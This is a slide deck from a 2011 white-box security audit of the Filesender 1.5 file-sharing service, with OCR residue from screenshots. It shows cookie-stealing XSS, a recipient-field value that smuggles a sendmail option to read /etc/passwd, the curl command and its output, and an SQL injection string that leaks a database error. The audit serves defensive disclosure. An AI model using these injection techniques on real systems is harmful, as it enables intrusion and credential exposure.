

Filesender 1.5 security audit

Bartłomiej Balcerek, Maciej Kotowicz
bartol@pwr.wroc.pl, maciej.kotowicz@pwr.wroc.p

Wrocław Centre for Networking and Supecomputing

National Data Store 2 Project Meeting, Kielce 30.11.2011

Filesender

- Open source framework to exchange files
- Reviewed version is 1.5
- Based on HTML5
- Much differences since 1.x
- Whitebox audit (code review)
- Some bruteforcing

Cross Site Scripting - XSS

FileSender - Chromium

← → × <https://153.19.250.234/filesender/index.php?s=admin&page=1#tabs-6>

[Send File](#) [Guest invite](#) [My Files](#) [Administration](#) [Help](#) [About](#) [Log Off](#)

Welcome mail.com 1.5.0-beta

Administration

- [General](#)
- [Uploads](#)
- [Downloads](#)
- [Errors](#)
- [Files Available](#)
- [Active Vouchers](#)

Strona pod adresem https://153.19.250.234 says:

PHPSESSID=tl159p47v714jb968fnpd4h4s4;
SimpleSAMLAuthToken=_475ed48bc2a8ca171ff4471115070075c6601ae3f3

OK

| UP: 60 files (0GB) | DOWN: 246 files (0GB) |

Drive	Total	Used	Available	% Used
Files	97.97 GB	9.74 GB	88.23 GB	10%
Temp	97.97 GB	9.74 GB	88.23 GB	10%

Page: 1

To	From	File Name	Size	Created
foo	bar	asdf2.txt	0	21-11-2011
foo -C/etc/passwd -	bar	asdf3.png	0	21-11-2011

Oczekiwanie na 153.19.250.234...

asdf2 (2).png asdf2 (1).png asdf2.png exec.c 10.1.1.103.2799.pdf tmp.IWD08s9vpo.png


Pokaż wszystkie pobrane pliki...

Ac-Dc phpvh1 intruder burp-S FileSend 153.19 maciek maciek Odebran OpenOl slides (co Raport Pobrane Emacs sec : mak Okular XTerm 12:00

Cross Site Scripting - XSS

[es](#) [Administration](#)

[Help](#) [Abc](#)



249 files (0GB) |

	Used	Available	% Used
GB	9.74 GB	88.23 GB	10%
GB	9.74 GB	88.23 GB	10%

XSS

- XSS possible through almost every user-controllable field
- Filtering is applied at client side so it is trivial to omit it

Service identification

- `curl -D - -k https://153.19.250.234/filesender/createxls.php 2> /dev/null |
grep ETag
| awk '{print $2}'`
- Constant value: etagforie7download

Arbitrary file read with sendmail privileges

- maciek@libra:~/pentesty\$ curl -k
- "https://153.19.250.234/filesender/download.php?vid=`ruby file-sender.rb
- | sed -e 's/<\tr>\n/' | grep asdf2 | awk -F '=' '{print \$6}' | sed
- -e 's/".*//'"
- warning: peer certificate won't be verified in this SSL session
- administrator,,,:/var/lib/postgresql:/bin/bash"
- 11517 >>> /etc/passwd: line 24: unknown configuration line
- "smta:x:104:107:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false"
- 11517 >>> /etc/passwd: line 25: unknown configuration line
- "smmsp:x:105:108:Mail Submission Program,,,:/var/lib/sendmail:/bin/false"
- 11517 >>> /etc/passwd: line 26: unknown configuration line
- "user1:x:1001:1001::/home/user1:/bin/bash"
- 11517 >>> /etc/passwd: line 27: unknown configuration line
- "user2:x:1002:1002::/home/user2:/bin/bash"
- 11517 >>> /etc/passwd: line 28: unknown configuration line
- "user3:x:1003:1003::/home/user3:/bin/bash"
- 11517 >>> No local mailer defined

Guessable temporary file names

- Constant temporary file name: md5(user.filename.filesize)
- File size is one declared not real

Unhandled exeption – information leak

/filesender/index.php?s=vouchers

fileto: asdd%40foo.com

altdat: ý%20or%201%3d1%20--

Fatal error: Uncaught exception 'DbException' with message
'\$self->fquery(): SQL error: running query: \"

INSERT INTO

logs

(

logfileuid,

logvoucheruid,

logtype ,

logfrom,

logto,

logdate,

logfilesize,

logfilename,

IN...', '?', '?', 'expiry', '?', '?', '2011-11-24 13:4...', '?', '?',

", 'user1')

#1 /var/www/filesender/classes/Functions.php(675): Log->saveLog('? or

1=1 --' in /var/www/filesender/classes/DB.php on line 84

NDS2 Project Meeting, Kielce, 30.11.2011 (confidential)

Summary

- Due to found vulnerabilities this version is not recommended to use within NDS2 without bug fixes
- Bugs are easy to fix thought, as a last resort we can fix them ourselves